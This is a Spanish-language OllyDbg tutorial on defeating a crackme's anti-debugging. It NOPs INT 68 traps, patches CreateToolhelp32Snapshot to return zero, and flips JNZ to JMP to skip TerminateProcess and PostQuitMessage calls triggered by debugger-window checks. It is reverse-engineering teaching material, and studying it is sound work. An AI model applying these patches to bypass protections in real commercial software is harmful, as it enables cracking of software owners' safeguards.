




Por otro lado sabemos que puede haber mas INT68 que molesten busquemos a ver si halla alguna mas, así lo nopeamos directamente.







Vemos que halla otro lo nopeamos

```
00473EB7   CD 68          INT 68
00473EB9   66:3D 86F3     CMP AX,0F386
00473EBD   75 07          JNZ SHORT Antisoci.00473EC6
00473EBF   66:B8 FE00     MOV AX,0FE
00473EC3   66:E7 64       OUT 64,AX
00473EC6   8BC6           MOV EAX,ESI
00473EC8   E8 7BEFFFFF    CALL Antisoci.00472E48
00473ECD   8BC6           MOV EAX,ESI
```

Buscamos nuevamente hay otro mas, lo nopeamos


```
00473EB7   90             NOP
00473EB8   90             NOP
00473EB9   66:3D 86F3     CMP AX,0F386
00473EBD   75 07          JNZ SHORT Antisoci.00473EC6
00473EBF   66:B8 FE00     MOV AX,0FE
00473EC3   66:E7 64       OUT 64,AX
```

Si hacemos CTRL + L continua buscando a partir del ultimo que hallo


Ya no halla mas ahora si damos RUN

Como ven todo eso hay que hacer para que corra el OLLYDBG con los plugins, ahora tratemos de correrlo en un OLLYDBG sin plugins, y sin renombrar ni parchear.


Allí descomprimí un OLLYDBG sin plugins, bah el único que tiene es el command bar, ya que ese no protege de nada es solo por comodidad, a este OLLYDBG, le hice una carpeta diferente de plugins y el path a los plugins lo apunte allí.




Como vemos allí hay solo dos plugins, lo arranco en ese OLLYDBG



Repito las operaciones de cambiar el popad






Poner el BPX en el POPAD veamos si llega alli demos RUN

```
049F3AF  61                POPAD
049F3B0  v75 08            JNZ SHORT Antisoci.0049F3BA
049F3B2  B8 01000000       MOV EAX,1
049F3B7  C2 0C00           RETN 0C
049F3BA  68 88494700       PUSH Antisoci.00474988
049F3BF  C3                RETN
049F3C0  8B85 26040000     MOV EAX,DWORD PTR SS:[EBP+426]
```


Lleguemos hasta el código del programa desempacado.

```
00474988  55               PUSH EBP
00474989  8BEC             MOV EBP,ESP
0047498B  83C4 F0          ADD ESP,-10
0047498E  53               PUSH EBX
0047498F  B8 E0464700      MOV EAX,Antisoci.004746E0
00474994  E8 731EF9FF      CALL Antisoci.0040680C
00474999  8B1D B86F4700    MOV EBX,DWORD PTR DS:[476FB8]
0047499F  8B03             MOV EAX,DWORD PTR DS:[EBX]
004749A1  E8 42F9FFFF      CALL Antisoci.004742E8
004749A6  8B03             MOV EAX,DWORD PTR DS:[EBX]
004749A8  E8 67F9FFFF      CALL Antisoci.00474314
004749AD  8B03             MOV EAX,DWORD PTR DS:[EBX]
004749AF  E8 90F9FFFF      CALL Antisoci.00474344
004749B4  8B03             MOV EAX,DWORD PTR DS:[EBX]
004749B6  E8 8DE4FFFF      CALL Antisoci.00472E48
004749BB  8B03             MOV EAX,DWORD PTR DS:[EBX]
004749BD  E8 3AE7FFFF      CALL Antisoci.004730FC
004749C2  8B03             MOV EAX,DWORD PTR DS:[EBX]
004749C4  E8 DFE7FFFF      CALL Antisoci.004731A8
```


Podemos nopearle los INT68 o quitar las tildes en exceptions y cada vez que pare si es un INT68 nopearlo y si no pasarlo con SHIFT +f9 como a cualquier excepción.




Veamos que apis usa el programa para esto debemos recordar que la tilde en




Debe estar colocada alli para que muestre la información de la seccion en que estamos.




Bueno vemos que no hay apis de las sospechosas, pero usa muy pocas apis y esta alli GetProcAddress para cargar mas apis nuevas, asi que pongamos un BPX en la api GetProcAddress.




Demos RUN



No es sospechosa sigamos dando RUN hasta que pare en alguna sospechosa



Aquí vemos la primera sospechosa la api que nos hace la foto de todos los procesos que están corriendo en nuestra maquina, lleguemos al RET y pongamos un BP EAX ya que en EAX estará la dirección de la api en nuestra maquina.



```
Registers (FPU)
EAX 7C8647B7 kernel32.CreateToolhelp32Snap
ECX 7C929AEB ntdll.7C929AEB
EDX 7C98C0D8 ntdll.7C98C0D8
EBX 00478D38 Antisoci.00478D38
ESP 0012FE28
EBP 0012FFA4
ESI 00000000
EDI 7C920738 ntdll.7C920738

EIP 7C80AC87 kernel32.7C80AC87

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
```

```
00475090 00 00 00 00 00 00 40 00 ......@.
Command  Bp EAX                  BP ad
```

```
7C8647B7  8BFF        MOV EDI,EDI
7C8647B9  55          PUSH EBP
7C8647BA  8BEC        MOV EBP,ESP
7C8647BC  83EC 0C     SUB ESP,0C
7C8647BF  56          PUSH ESI
7C8647C0  8B75 0C     MOV ESI,DWORD PTR SS:[EBP+C]
7C8647C3  85F6        TEST ESI,ESI
7C8647C5  75 07       JNZ SHORT kernel32.7C8647CE
7C8647C7  E8 8251FAFF CALL kernel32.GetCurrentProcessId
```

Allí esta el BP le pondré el comentario para saber que api es

```
7C8647B7  8BFF        MOV EDI,EDI          CREATETOOLHELP32SNAPSHOT
7C8647B9  55          PUSH EBP
7C8647BA  8BEC        MOV EBP,ESP
7C8647BC  83EC 0C     SUB ESP,0C
7C8647BF  56          PUSH ESI
7C8647C0  8B75 0C     MOV ESI,DWORD PTR SS:[EBP+C]
7C8647C3  85F6        TEST ESI,ESI
```

Listo continuemos

```
0012FE28  00472643  CALL to GetProcAddress from Antisoci.0047263E
0012FE2C  7C800000  hModule = 7C800000 (kernel32)
0012FE30  00472778  ProcNameOrOrdinal = "Toolhelp32ReadProcessMemory"
0012FE34  0000000F
0012FE38  0047283F  RETURN to Antisoci.0047283F from Antisoci.004725B8
0012FE3C  0012FE78
0012FE40  00478D7C  Antisoci.00478D7C
```

Hmm otra parecida a la anterior por si acaso pongámosle un BP también

```
7C863994  8BFF        MOV EDI,EDI          TOOLHELP
7C863996  55          PUSH EBP
7C863997  8BEC        MOV EBP,ESP
7C863999  56          PUSH ESI
7C86399A  FF75 08     PUSH DWORD PTR SS:[EBP+8]
7C86399D  6A 00       PUSH 0
```

Demos RUN

```
0012FE28  00472655  CALL to GetProcAddress from Antisoci.00472650
0012FE2C  7C800000  hModule = 7C800000 (kernel32)
0012FE30  00472794  ProcNameOrOrdinal = "Process32First"
0012FE34  0000000F
0012FE38  0047283F  RETURN to Antisoci.0047283F from Antisoci.00472
0012FE3C  0012FE78
0012FE40  00478D7C  Antisoci.00478D7C
```

Bueno esta es conocida BP en ella

```
7C863A8D  8BFF            MOV EDI,EDI                                  FIRST
7C863A8F  55              PUSH EBP
7C863A90  8BEC            MOV EBP,ESP
7C863A92  81EC 30020000   SUB ESP,230
7C863A98  A1 CC36887C     MOV EAX,DWORD PTR DS:[7C8836CC]
```

```
0012FE28  00472667  CALL to GetProcAddress from Antisoci.00472662
0012FE2C  7C800000  hModule = 7C800000 (kernel32)
0012FE30  004727A4  ProcNameOrOrdinal = "Process32Next"
0012FE34  0000000F
0012FE38  0047283F  RETURN to Antisoci.0047283F from Antisoci.004725B8
```

Lo mismo

```
7C863C00  8BFF            MOV EDI,EDI                                  NEXT
7C863C02  55              PUSH EBP
7C863C03  8BEC            MOV EBP,ESP
7C863C05  81EC 30020000   SUB ESP,230
7C863C0B  A1 CC36887C     MOV EAX,DWORD PTR DS:[7C8836CC]
```

```
0012FE28  00472679  CALL to GetProcAddress from Antisoci.00472674
0012FE2C  7C800000  hModule = 7C800000 (kernel32)
0012FE30  004727B4  ProcNameOrOrdinal = "Process32FirstW"
0012FE34  0000000F
0012FE38  0047283F  RETURN to Antisoci.0047283F from Antisoci.004725B8
0012FE3C  0012FE78
```

```
0012FE28  0047268B  CALL to GetProcAddress from Antisoci.00472686
0012FE2C  7C800000  hModule = 7C800000 (kernel32)
0012FE30  004727C4  ProcNameOrOrdinal = "Process32NextW"
0012FE34  0000000F
0012FE38  0047283F  RETURN to Antisoci.0047283F from Antisoci.004725B8
```

```
0012FE30  0047284B  CALL to CreateToolhelp32Snapshot from Antisoci.004
0012FE34  0000000F  Flags = TH32CS_SNAPALL
0012FE38  00000000  ProcessID = 0
0012FE3C  0012FE78
0012FE40  00478D7C  Antisoci.00478D7C
```

Allí para en la api que saca foto y como toda la protección depende de la foto, desde la cual de donde trabaja con la lista de procesos, threads, y no se cuantas cosas mas testea todo de la bendita foto, podemos intentar parchear esta api de la foto para que no devuelva el handle de la misma sino cero, para ellos vamos al ret de la api.

```
7C86482D   83C8 FF        OR EAX,FFFFFFFF
7C864830 v EB 03          JMP SHORT kernel32.7C864835
7C864832   8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
7C864835   5E             POP ESI
7C864836   C9             LEAVE
7C864837   C2 0800        RETN 8
7C86483A   90             NOP
7C86483B   90             NOP
7C86483C   90             NOP
7C86483D   90             NOP
7C86483E   90             NOP
7C86483F   8BFF           MOV EDI,EDI
7C864841   55             PUSH EBP
```

Vemos que alli hay un espacio vacio asi que podemos hacer EAX igual a cero antes de volver

```
7C864830 v EB 03          JMP SHORT kernel32.7C864835
7C864832   8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
7C864835   5E             POP ESI
7C864836   C9             LEAVE
7C864837   33C0           XOR EAX,EAX
7C864839   C2 0800        RETN 8
7C86483C   90             NOP
7C86483D   90             NOP
7C86483E   90             NOP
7C86483F   8BFF           MOV EDI,EDI
```

Con eso devolverá cero y el programa no tendrá handle para poder manejar las fotos ni averiguar sobre ellas, esa es una posibilidad la otra cambiando en el codigo del programa llegamos al ret dela api la cual no modificamos.

```
7C864830  EB 03        JMP SHORT kernel32.7C864835
7C864832  8B45 0C      MOV EAX,DWORD PTR SS:[EBP+C]
7C864835  5E           POP ESI
7C864836  C9           LEAVE
7C864837  C2 0800      RETN 8
7C86483A  90           NOP
7C86483B  90           NOP
7C86483C  90           NOP
7C86483D  90           NOP
7C86483E  90           NOP
```

Alli vemos un poco mas abajo unos saltos JNZ y justo abajo los call a TerminateProcess que cerrarian el OLLYDBG con la llamada anterior a OpenProcess para obtener el handle, y vemos que hay como cinco de estas partes justo una debajo de otra

```
00472EF7  75 15        JNZ SHORT jejebuen.00472F0E
00472EF9  6A 00        PUSH 0                                  ExitCode = 0
00472EFB  8B46 08      MOV EAX,DWORD PTR DS:[ESI+8]            ProcessId
00472EFE  50           PUSH EAX                                Inheritable = TRUE
00472EFF  6A FF        PUSH -1                                 Access = TERMINATE
00472F01  6A 01        PUSH 1                                  OpenProcess
00472F03  E8 883BF9FF  CALL <JMP.&kernel32.OpenProcess>        hProcess
00472F08  50           PUSH EAX                                TerminateProcess
00472F09  E8 EA3BF9FF  CALL <JMP.&kernel32.TerminateProcess>
00472F0E  8D95 C8FEFFF LEA EDX,DWORD PTR SS:[EBP-138]          ASCII "FYF/HCEZMMP"
00472F14  B8 84304700  MOV EAX,jejebuen.00473084
00472F19  E8 86FEFFFF  CALL jejebuen.00472DA4
00472F1E  8B95 C8FEFFF MOV EDX,DWORD PTR SS:[EBP-138]
00472F24  8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
00472F27  E8 C418F9FF  CALL jejebuen.004047F0
00472F2C  75 15        JNZ SHORT jejebuen.00472F43
00472F2E  6A 00        PUSH 0                                  ExitCode = 0
00472F30  8B46 08      MOV EAX,DWORD PTR DS:[ESI+8]            ProcessId
00472F33  50           PUSH EAX                                Inheritable = TRUE
00472F34  6A FF        PUSH -1                                 Access = TERMINATE
00472F36  6A 01        PUSH 1                                  OpenProcess
00472F38  E8 533BF9FF  CALL <JMP.&kernel32.OpenProcess>        hProcess
00472F3D  50           PUSH EAX                                TerminateProcess
00472F3E  E8 B53BF9FF  CALL <JMP.&kernel32.TerminateProcess>
00472F43  8D95 C4FEFFF LEA EDX,DWORD PTR SS:[EBP-13C]          ASCII "FYF/1113XSU"
00472F49  B8 98304700  MOV EAX,jejebuen.00473098
00472F4E  E8 51FEFFFF  CALL jejebuen.00472DA4
00472F53  8B95 C4FEFFF MOV EDX,DWORD PTR SS:[EBP-13C]
00472F59  8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
00472F5C  E8 8F18F9FF  CALL jejebuen.004047F0
00472F61  75 15        JNZ SHORT jejebuen.00472F78
00472F63  6A 00        PUSH 0                                  ExitCode = 0
00472F65  8B46 08      MOV EAX,DWORD PTR DS:[ESI+8]            ProcessId
00472F68  50           PUSH EAX                                Inheritable = TRUE
00472F69  6A FF        PUSH -1                                 Access = TERMINATE
00472F6B  6A 01        PUSH 1                                  OpenProcess
00472F6D  E8 1E3BF9FF  CALL <JMP.&kernel32.OpenProcess>        hProcess
00472F72  50           PUSH EAX                                TerminateProcess
00472F73  E8 803BF9FF  CALL <JMP.&kernel32.TerminateProcess>
00472F78  8D95 C0FEFFF LEA EDX,DWORD PTR SS:[EBP-140]          ASCII "FYF/34SFEBPM"
00472F7E  B8 AC304700  MOV EAX,jejebuen.004730AC
00472F83  E8 1CFEFFFF  CALL jejebuen.00472DA4
00472F88  8B95 C0FEFFF MOV EDX,DWORD PTR SS:[EBP-140]
00472F8E  8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
```

Por supuesto cambiando todos los saltos JNZ por JMP, evitamos que el programa llegue a TerminateProcess evitamos y que cierre el OLLYDBG.

Esta primera parte esta solucionada ahora sigamos con la segunda parte de la protección, demos RUN

```
004730EA  CD 68        INT 68
004730EC  66:3D 86F3   CMP AX,0F386
004730F0  75 07        JNZ SHORT Antisoci.004730F9
004730F2  66:B8 FE00   MOV AX,0FE
004730F6  66:E7 64     OUT 64,AX
004730F9  C3           RETN
```

Nopeamos y damos RUN y corre pero se cierra el programa, si le pongo solo el plugin HideDebugger 1.23f y lo protejo contra FindWindows/EnumWindows corre bien con los pasos anteriores que vimos.

El tema del lugar de donde se cierra es aquí

```
004732EB  .  8B95 DCFEFFF[  MOV EDX,DWORD PTR SS:[EBP-124]
004732F1  .  58             POP EAX
004732F2  .  E8 F914F9FF    CALL jejebuen.004047F0
004732F7  v  75 0C          JNZ SHORT jejebuen.00473305
004732F9  .  A1 DC6E4700    MOV EAX,DWORD PTR DS:[476EDC]
004732FE  .  8B00           MOV EAX,DWORD PTR DS:[EAX]
00473300  .  E8 C7FFFDFF    CALL jejebuen.004532CC
00473305  >  8D85 D4FEFFF[  LEA EAX,DWORD PTR SS:[EBP-12C]
0047330B  .  8BD6           MOV EDX,ESI
0047330D  .  B9 00010000    MOV ECX,100
```

Cuando corremos el programa cuando para alli en el call superior.

```
L E M T W H
004047F0  $  53             PUSH EBX
004047F1  .  56             PUSH ESI
004047F2  .  57             PUSH EDI
004047F3  .  89C6           MOV ESI,EAX
004047F5  .  89D7           MOV EDI,EDX
004047F7  .  39D0           CMP EAX,EDX
004047F9  .v 0F84 8F00000[  JE jejebuen.0040488E
004047FF  .  85F6           TEST ESI,ESI
```

```
Registers (FPU)
EAX 00D923F8
ECX FFFFFFFE
EDX 00D9242C ASCII "OllyDbg"
EBX 01680468
ESP 0012FE44
EBP 0012FFA4
ESI 00D923F8
EDI 00D9242C ASCII "OllyDbg"

EIP 004047F7 jejebuen.004047F7

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
```

Vemos que en una de esas tantas comparaciones, que para alli.

```
Registers (FPU)
EAX 00D92EA0 ASCII "OllyDbg"
ECX FFFFFFFE
EDX 00D92ED4 ASCII "OllyDbg"
EBX 020304BE
ESP 0012FE44
EBP 0012FFA4
ESI 00D92EA0 ASCII "OllyDbg"
EDI 00D92ED4 ASCII "OllyDbg"

EIP 004047F7 jejebuen.004047F7
```

```
0012FE44  7C920738  ntdll.7C920738
0012FE48  0012FEA4  ASCII "OllyDbg - jejebueno.exe - [CPU - main thread, module jejebuen]"
0012FE4C  020304BE
0012FE50  004732F7  RETURN to jejebuen.004732F7 from jejebuen.004047F0
0012FE54  0012FFB4  Pointer to next SEH record
0012FE58  004733E7  SE handler
0012FE5C  0012FFA4
0012FE60  FFFFFFFF
0012FE64  00478D7C  jejebuen.00478D7C
0012FE68  00D92CDC  ASCII "URSoft"
0012FE6C  00D92CA4  ASCII "WinDowse"
0012FE70  00D90BEC  ASCII "WinDow"
0012FE74  00D92C90  ASCII "DeDe"
0012FE78  00D92C44  ASCII "WinDowse"
0012FE7C  00D92C5C  ASCII "WinD"
0012FE80  00D92ED4  ASCII "OllyDbg"
0012FE84  00D92E54  ASCII "OllyDbg - jejebueno.exe - [CPU - main thread, module jejebuen]"
0012FE88  00D92EA0  ASCII "OllyDbg"
0012FE8C  00D92E38  ASCII "Symbol Loader"
0012FE90  00D92DCC  ASCII "OllyDbg - jejebueno.exe - [CPU - main thread, module jejebuen]"
0012FE94  00D91BE8  ASCII "ule jejebuen]"
0012FE98  00D92DA8  ASCII "TRW2000 for Windows 9x"
0012FE9C  00D92D3C  ASCII "OllyDbg - jejebueno.exe - [CPU - main thread, module jejebuen]"
0012FEA0  00D92CF0  ASCII "OllyDbg - jejebueno.exe - [CPU - main thread, module jejebuen]"
0012FEA4  796C6C4F
0012FEA8  20676244
```

La cuestión, es que aquí compara si hay cosas malas, jeje y que todo eso se evita con el jnz que esta a la salida del primer CALL si lo cambio por JMP

```
004732F2  .   E8 F914F9FF   CALL jejebuen.004047F0
004732F7  v   75 0C         JNZ SHORT jejebuen.00473305
004732F9  .   A1 DC6E4700   MOV EAX,DWORD PTR DS:[476EDC]
004732FE  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
00473300  .   E8 C7FFFDFF   CALL jejebuen.004532CC
00473305  >   8D85 D4FEFFF  LEA EAX,DWORD PTR SS:[EBP-12C]
0047330B  .   8BD6          MOV EDX,ESI
0047330D  .   B9 00010000   MOV ECX,100
00473312  .   E8 4513F9FF   CALL jejebuen.0040465C
```

Ese es el salto clave si lo cambio por JMP

```
004732F2  .   E8 F914F9FF   CALL jejebuen.004047F0
004732F7  v   EB 0C         JMP SHORT jejebuen.00473305
004732F9  .   A1 DC6E4700   MOV EAX,DWORD PTR DS:[476EDC]
004732FE  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
00473300  .   E8 C7FFFDFF   CALL jejebuen.004532CC
00473305  >   8D85 D4FEFFF  LEA EAX,DWORD PTR SS:[EBP-12C]
0047330B  .   8BD6          MOV EDX,ESI
0047330D  .   B9 00010000   MOV ECX,100
```

Evita el segundo call que si lo vemos dentro

```
004532CC  $   E8 FB7FFBFF   CALL jejebuen.0040B2CC
004532D1  .   84C0          TEST AL,AL
004532D3  .v  74 07         JE SHORT jejebuen.004532DC
004532D5  .   6A 00         PUSH 0                                  ExitCode = 0
004532D7  .   E8 043EFBFF   CALL <JMP.&user32.PostQuitMessage>      PostQuitMessage
004532DC  >   C3            RETN
004532DD      8D40 00       LEA EAX,DWORD PTR DS:[EAX]
004532E0  $   53            PUSH EBX
```

Es el que te lleva a PostQuitMessage y va cerrando la ventana pues esta por terminar el programa lo cual lo hace mas adelante, pero aquí ya la decisión esta tomada, el PostQuitMessage es que se va a cerrar el loop de mensajes y no queda otra que el crackme se cierre ya que no tiene mas ventanas.

Por supuesto si me dicen como halle ese JNZ pues es fácil.

Una vez que paso la primera parte de la protección, pongo un BPX en PostQuitMessage.

```
Command  Bp PostQuitMessage
Breakpoint at user32.PostQuitMessage
```

```
File  View  Debug  Plugins  Options  Window  Help

77D21211   8BFF            MOV EDI,EDI                          ntdll.7C920738
77D21213   55              PUSH EBP
77D21214   8BEC            MOV EBP,ESP
77D21216   6A 33           PUSH 33
77D21218   FF75 08         PUSH DWORD PTR SS:[EBP+8]
77D2121B   E8 8672FFFF     CALL user32.77D184A6
77D21220   5D              POP EBP
77D21221   C2 0400         RETN 4
77D21224   33C0            XOR EAX,EAX
77D21226   40              INC EAX
77D21227 v E9 EA230000     JMP user32.77D23616
77D2122C   33C0            XOR EAX,EAX
77D2122E ^ E9 7DC5FFFF     JMP user32.77D1D7B0
77D21233   90              NOP
77D21234   90              NOP
77D21235   90              NOP
```

Para en la api miro el stack a ver de donde fue llamado

```
0012FE48  004532DC  CALL to PostQuitMessage from jejebuen.004532D7
0012FE4C  00000000  ExitCode = 0
0012FE50  00473305  RETURN to jejebuen.00473305 from jejebuen.004532CC
0012FE54  0012FFB4  Pointer to next SEH record
0012FE58  004733E7  SE handler
0012FE5C  0012FFA4
0012FE60  FFFFFFFF
0012FE64  00478D7C  jejebuen.00478D7C
0012FE68  00D90BEC  ASCII "URSoft"
0012FE6C  00D92C78  ASCII "WinDowse"
```

Voy a 4532d7 ya que el stack me dice que fue llamado de alli

```
004532C9  .   5D            POP EBP
004532CA  .   C3            RETN
004532CB      90            NOP
004532CC  $   E8 FB7FFBFF   CALL jejebuen.0040B2CC
004532D1  .   84C0          TEST AL,AL
004532D3  .v  74 07         JE SHORT jejebuen.004532DC
004532D5  .   6A 00         PUSH 0                                  ExitCode = 0
004532D7  .   E8 043EFBFF   CALL <JMP.&user32.PostQuitMessage>      PostQuitMessage
004532DC  >   C3            RETN
004532DD      8D40 00       LEA EAX,DWORD PTR DS:[EAX]
004532E0  $   53            PUSH EBX
004532E1  .   56            PUSH ESI
```

Por supuesto probé ese JE que esta antes del PostQuitMessage y no evitaba que se cierre al invertirlo, así que fui al segundo RETURN TO que encontré en el stack.

```
0012FE48  004532DC  CALL to PostQuitMessage from jejebuen.004532D7
0012FE4C  00000000  ExitCode = 0
0012FE50  00473305  RETURN to jejebuen.00473305 from jejebuen.004532CC
0012FE54  0012FFB4  Pointer to next SEH record
0012FE58  004733E7  SE handler
0012FE5C  0012FFA4
0012FE60  FFFFFFFF
0012FE64  00478D7C  jejebuen.00478D7C
```

Este viene de 4532CC

```
004732F1  .   58            POP EAX
004732F2  .   E8 F914F9FF   CALL jejebuen.004047F0
004732F7  v   75 0C         JNZ SHORT jejebuen.00473305
004732F9  .   A1 DC6E4700   MOV EAX,DWORD PTR DS:[476EDC]
004732FE  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
00473300  .   E8 C7FFFDFF   CALL jejebuen.004532CC
00473305  >   8D85 D4FEFFF  LEA EAX,DWORD PTR SS:[EBP-12C]
0047330B  .   8BD6          MOV EDX,ESI
0047330D  .   B9 00010000   MOV ECX,100
00473312  .   E8 4513F9FF   CALL jejebuen.00404650
```

Como vemos este call se evita con el JNZ anterior con lo cual no entra y no va a PostQuitMessage y al cambiarlo por JMP veo que corre perfecto sin ningún plugin.

